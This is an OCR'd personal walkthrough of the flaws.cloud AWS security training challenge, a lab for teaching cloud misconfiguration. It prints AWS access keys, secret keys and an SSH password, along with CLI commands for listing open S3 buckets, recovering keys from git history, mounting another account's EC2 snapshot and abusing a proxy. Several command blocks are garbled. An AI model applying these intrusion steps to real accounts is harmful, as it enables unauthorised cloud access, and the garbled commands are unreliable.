
Level 1

This level is *buckets* of fun. See if you can find the first sub-domain.

Steps:

```
(kali© kali)-[~]
2017-03-13 23:00:38 2575 hint1.html
2017-03-02 23:05:17 1707 hint2.html
2017-03-02 23:05:11 1101 hint3.html
2020-05-22 14:16:45 3162 index.html
2018-07-10 12:47:16 15979 logo.pmg
2017-02-26 20:59:30 1051 secret-dd02c7c.html
```



URL: http://flaws.cloud/secret-dd02c7c.html

Level 2

The next level is similar, with a slight twist. You're going to need your own AWS account for this. You just need the free tier.

2Ans) URL: http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html

Steps:

```
(kali⊗kali)-[~/Desktop]
 -$ aws configure list:
     Name
                             Value
                                               Type
                                                       Location
  profile
                         <not set>
                                               None
access_key
              **************OC3Z shared-credentials-file
secret_key
              *************i/gu shared-credentials-file
    region
                        @us-east-1/on
                                      config-file ~/.aws/config
  -(kali®kali)-[~/Desktop]
```

```
      (kali⊗ kali)-[~]

      $\text{aws}$ s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

      2017-02-26 21:02:15
      80751 everyone.png


      2017-03-02 22:47:17
      1433 hint1.html

      2017-02-26 21:04:39
      1035 hint2.html

      2017-02-26 21:02:14
      2786 index.html

      2017-02-26 21:02:14
      26 robots.txt

      2017-02-26 21:02:15
      1051 secret-e4443fc.html
```



Level 3

The next level is fairly similar, with a slight twist. Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.

Steps:

```
$ git log
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD, master)
Author: 0×dabbad00 <scotta3summitroute.com>
Date: Sun Sep 17 09:10:43 2017 -0600

Oops, accidentally added something I shouldn't have
commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0×dabbad00 <scotta3summitroute.com>
Date: Sun Sep 17 09:10:07 2017 -0600
```

```
(kali® kali)-[~/Desktop/gitFirstCommit]
$ git checkout b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526
M index.html
HEAD is now at b64c8dc Oops, accidentally added something I shouldn't have
```

Then moved to the previous revision

```
(kali® kali)-[~/Desktop/gitFirstCommit]
$ git checkout f52ec03b227ea6094b04e43f475fb0126edb5a61
M index.html
Previous HEAD position was b64c8dc Oops, accidentally added something I shouldn't have
HEAD is now at f52ec03 first commit
```

```
(kali@kali)-[~/Desktop]

$\frac{1}{5}\text{ls} authenticated_users.png gitFirstCommit hint1.html hint2.html hint3.html hint4.html index.html JuiceShop robots.txt
```

Found the access key

access key AKIAJ366LIPB4IJKT7SA

secret access key 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

Creating a profile level1 using the access keys

```
(kali® kali)-[~/Desktop]

$ aws --profile level3 s3 ls

2017-02-12 16:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud

2017-02-29 12:34:53 config-bucket-975426262029

2017-02-12 15:03:24 flaws.logs

2017-02-04 22:40:07 flaws.cloud

2017-02-23 20:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

2017-02-26 13:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud

2017-02-26 13:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud

2017-02-26 14:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud

2017-02-26 15:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Level 4

For the next level, you need to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

It'll be useful to know that a snapshot was made of that EC2 shortly after nginx was setup on it.

Steps:

Found the account Id


```
(kali® kali)-[~/Desktop]
$ aws --profile level3 sts get-caller-identity
{
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

Getting the snapshot Id using account Id

Adding the volume to my aws account

```
(kali@ kali)-[~/.aws]
$\$\ \text{aws} - \text{profile} \ \text{default} \text{ ec2 create-volume} \ \text{-availability-zone} \ \text{us-west-2a} \ \text{-region us-west-2} \ \text{-snapshot-id} \ \text{snap-0b49342abd1bdcb89} \ \text{us-west-2a create} \ \text{vol-0262a2f3cd72885aa} \ \text{gp2}
```

Then I have attached the volume to a newly created Ec2 instance



Used ssh to connect to Ec2 instance

username: flaws

Password: nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M

Found the credentials in setupNgins.sh



Level 5

This EC2 has a simple HTTP only proxy on it. Here are some examples of it's usage:

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/


http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/blog/feed.xml

http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/

See if you can use this proxy to figure out how to list the contents of the level6 bucket at level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud that has a hidden directory in it.

Steps:

Found the credentials in the below location and created a new profile(level5) and configured it with the below credentials, we are also adding token to it in addition to AccessKey and SecretKey



Level 6

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.

Access key ID: AKIAJFQ6E7BY57Q3OBGA

Secret: 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

Steps:

Created new profile level6

```
(kali® kali)-[~/.aws]
$ aws configure --profile level6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q30BGA
AWS Secret Access Key [None]: S2IpymMBlViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u
Default region name [None]: us-west-2
Default output format [None]: text
```

Found the function name

```
-[Mail@ballo]-[/_ams]
-[mollands get-policy -[miction-name Level6 -profile level6

[mollands get-policy -[miction-name Level6 -[mi
```

Got the stage name which is Prod

To invoke a rest API

```
https://{restapi_id}.execute-api.{region}.amazonaws.com/{stage_name}/
```

Using the below link I have received the final link and on accessing it I was able to access the the image containing "The End".

https://s33ppypa.execute-api.us-west-2.amazonaws.com/Prod/level6

